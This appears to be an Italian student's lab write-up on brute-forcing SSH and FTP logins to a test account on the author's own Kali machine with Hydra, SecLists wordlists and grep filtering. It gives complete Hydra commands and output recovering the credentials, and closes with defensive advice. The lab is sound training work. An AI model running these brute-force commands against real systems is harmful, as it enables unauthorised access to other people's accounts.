

## Esercitazione S6/L5

In questa esercitazione ho provato a craccare utente e password di un account di Kali tramite il protocollo SSH.

### Dispositivi/Software utilizzati:

- Kali
- Hydra CLI
- Grep

### SSH:

SSH(Secure Shell Protocol) è un protocollo che consente l'accesso remoto ad un dispositivo tramite connessione crittografata. In questo caso lo sfrutteremo per stabilire la connessione con il secondo utente e ricavarne il nome utente e la password tramite un attacco bruteforce.

### Bruteforce:

Questa è una tecnica di crack alle password molto efficace, ma con delle considerazioni da tenere a mente. La tecnica semplicemente prevede una moltitudine di tentativi casuali svolti da un software. Impostando dei parametri nel software questo inizierà a provare qualsiasi combinazione di lettere e/o numeri e/o simboli. La tecnica prima o poi troverà il riscontro della password ma potrebbero volerci anche anni per trovare la corrispondenza.

Infatti più la password sarà complessa più tempo ci vorrà per craccarla.

Per mitigare questa problematica si possono impostare dei dizionari.

### Attacco a dizionario:

Si parla di attacco a dizionario quando si va ad importare un dizionario con password comuni al quale il software andrà ad attingere per provare il bruteforce. Si potrà ridurre, quindi, il tempo utile per trovare la corrispondenza, se ovviamente la password si troverà in quel dizionario.

### Hydra:


Hydra è un software presente su Kali che ci permetterà l'azione dell'attacco bruteforce.

Ha varie impostazioni e ci permette di impostare un dizionario o una lista da utilizzare.

### Procedimento:

Per prima cosa ho creato un nuovo utente su Kali con id:test\_user e password:testpass.

Ho abilitato poi la connessione SSH all'utente appena creato e ho utilizzato Hydra a riga di comando per provare il bruteforce. Ho utilizzato due dizionari precedentemente scaricati con 100 milioni di password o user comuni. In foto si può notare l'impostazione della connessione SSH.



```
test_user@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo service ssh start  
[sudo] password for kali:  
[kali@kali]~  
$ ssh test_user@192.168.1.13  
test_user@192.168.1.13's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
[test_user@kali]~  
$ ssh test_user@192.168.1.13  
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established  
ED25519 key fingerprint is SHA256:QUowpQWYeQGxjRWDVGC2vbEC9wbCAgngbTMWXCoC7  
b8.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.13' (ED25519) to the list of known ho  
sts.  
test_user@192.168.1.13's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-  
30) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Nov 8 04:26:51 2024 from 192.168.1.13
```

Dopo aver verificato il corretto collegamento ho provato un primo attacco bruteforce.  
In foto il tentativo iniziale:

```
(test_user@kali)-[~]
$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.13 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:32:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8295455/p:1000000), ~207386375000 tries per task
[DATA] attacking ssh://192.168.1.13:22/
[ATTEMPT] target 192.168.1.13 - login "info" - pass "123456" - 1 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "password" - 2 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "12345678" - 3 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "qwerty" - 4 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "123456789" - 5 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "12345" - 6 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "1234" - 7 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "111111" - 8 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "1234567" - 9 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "dragon" - 10 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "123123" - 11 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "baseball" - 12 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "abc123" - 13 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "football" - 14 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "monkey" - 15 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "letmein" - 16 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "696969" - 17 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "info" - pass "shadow" - 18 of 829545500000 [child 0] (0/0)
```

Come si può notare i comandi utilizzati sono stati il:

- -V per visualizzare a schermo i tentativi in corso
- -L per specificare dove prendere la lista degli User
- -P per specificare dove prendere la lista delle Password
- l'indirizzo IP della macchina target e il protocollo da utilizzare
- -t4 per specificare quanti tentativi fare in un determinato lasso di tempo

Una volta avviato l'attacco ho notato però la lentezza nel trovare le corrispondenze. Cercando di ottimizzare il più possibile ho interrotto la ricerca e ho pensato a come poter velocizzare l'attacco. Avendo la conoscenza sia dell'ID sia della Password ho pensato di filtrare il contenuto della lista per ridurre i tentativi che fa il software.

## Grep:

Ho utilizzato il comando grep per filtrare i dizionari e renderli più attinenti alla ricerca.

```
(root@kali)-[/usr/share/seclists/Usernames]
# grep -E '^[a-z_]{9}$' xato-net-10-million-usernames.txt | grep 'user' > ElencoUserMod.txt

(root@kali)-[/usr/share/seclists/Passwords]
# grep -E '^[a-z]{8}$' xato-net-10-million-passwords-1000000.txt | grep "pass" > ElencoPassMod.txt
```

In questo modo ho ridotto di molto il dizionario originale poiché ho selezionato sia il numero di lettere esatte della parola corrispondente, sia la parola esatta che deve essere contenuta (user e pass). Inoltre ho escluso tutte le lettere maiuscole e tutti i numeri, nel caso della password anche i caratteri speciali(nell'user ho specificato l'uso del "\_").

Avendo ridotto di molto il dizionario ho proceduto a ripetere il bruteforce modificando anche i comandi inseriti:


```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/ElencoUserMod.txt -P /usr/share/seclists/Passwords/ElencoPassMod.txt -t64 -w1 -f 192.168.1.13 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

[WARNING] the waittime you set is low, this can result in erroneous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:05:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 64419 login tries (l:197/p:327), ~1007 tries per task
[DATA] attacking ssh://192.168.1.13:22/
[STATUS] 1553.00 tries/min, 1553 tries in 00:01h, 62913 to do in 00:41h, 17 active
[22][ssh] host: 192.168.1.13 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.13 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 07:07:22
```

Per velocizzare l'attacco ho modificato il parametro “-t64” per fargli fare più tentativi e ho aggiunto due comandi:

- -w1 per specificare un piccolo delay tra un tentativo e l'altro
- -f per far terminare la ricerca una volta trovata la corrispondenza

Si può notare come abbia trovato id e password in 2 minuti (7:05:22 – 7:07:22)  
Ovviamente questo poiché sono a conoscenza dell'id e password e ho potuto modificare il dizionario. In caso non si hanno questi parametri la ricerca può anche prolungarsi nel tempo. Si può comunque filtrare il dizionario in base alle informazioni che si hanno (es. se un sito web ha un impostazione che obbliga un minimo di 8 caratteri per la password si filtrerà il dizionario escludendo combinazioni inferiori agli 8 caratteri).  
Dopo aver completato questo attacco ho provato a replicarlo cambiando il protocollo utilizzando l'FTP(File transfer protocol):



```
(kali@kali)-[~/Desktop]
$ hydra -V -L user.txt -P password.txt -t64 -w1 -f 192.168.1.13 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[WARNING] the waittime you set is low, this can result in erroneous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 09:12:25
[DATA] max 20 tasks per 1 server, overall 20 tasks, 20 login tries (l:5/p:4), ~1 try per task
[DATA] attacking ftp://192.168.1.13:21/
[ATTEMPT] target 192.168.1.13 - login "kali" - pass "ciao" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.13 - login "kali" - pass "password" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.13 - login "kali" - pass "admin" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.13 - login "kali" - pass "testpass" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.13 - login "mario" - pass "ciao" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.1.13 - login "mario" - pass "password" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.1.13 - login "mario" - pass "admin" - 7 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.1.13 - login "mario" - pass "testpass" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.1.13 - login "ciao" - pass "ciao" - 9 of 20 [child 8] (0/0)
[ATTEMPT] target 192.168.1.13 - login "ciao" - pass "password" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.1.13 - login "ciao" - pass "admin" - 11 of 20 [child 10] (0/0)
[ATTEMPT] target 192.168.1.13 - login "ciao" - pass "testpass" - 12 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.1.13 - login "test_user" - pass "ciao" - 13 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.1.13 - login "test_user" - pass "password" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.1.13 - login "test_user" - pass "admin" - 15 of 20 [child 14] (0/0)
[ATTEMPT] target 192.168.1.13 - login "test_user" - pass "testpass" - 16 of 20 [child 15] (0/0)
[ATTEMPT] target 192.168.1.13 - login "manuel" - pass "ciao" - 17 of 20 [child 16] (0/0)
[ATTEMPT] target 192.168.1.13 - login "manuel" - pass "password" - 18 of 20 [child 17] (0/0)
[ATTEMPT] target 192.168.1.13 - login "manuel" - pass "admin" - 19 of 20 [child 18] (0/0)
[ATTEMPT] target 192.168.1.13 - login "manuel" - pass "testpass" - 20 of 20 [child 19] (0/0)
[21][ftp] host: 192.168.1.13 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.13 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 09:12:26
```

Ho però creato in questo caso due liste (visibili a sinistra del terminale) con parole casuali e ovviamente sia user sia password per fargli trovare la corrispondenza. Ho quindi impostato le liste da me create per eseguire l'attacco bruteforce, e il protocollo da utilizzare.

## **Conclusione:**

L'attacco bruteforce potenzialmente arriverà sempre a trovare la corrispondenza di password o username, ci sono però dei metodi difensivi per contrastare questo attacco: utilizzare password complesse, questo può rendere lunghissimi i tempi di riuscita dell'attacco arrivando anche a diversi anni, ciò rende improbabile la buona riuscita dell'attacco o mettere ad esempio un limite ai tentativi di accesso da parte di un utente, ciò bloccherà l'attacco in corso.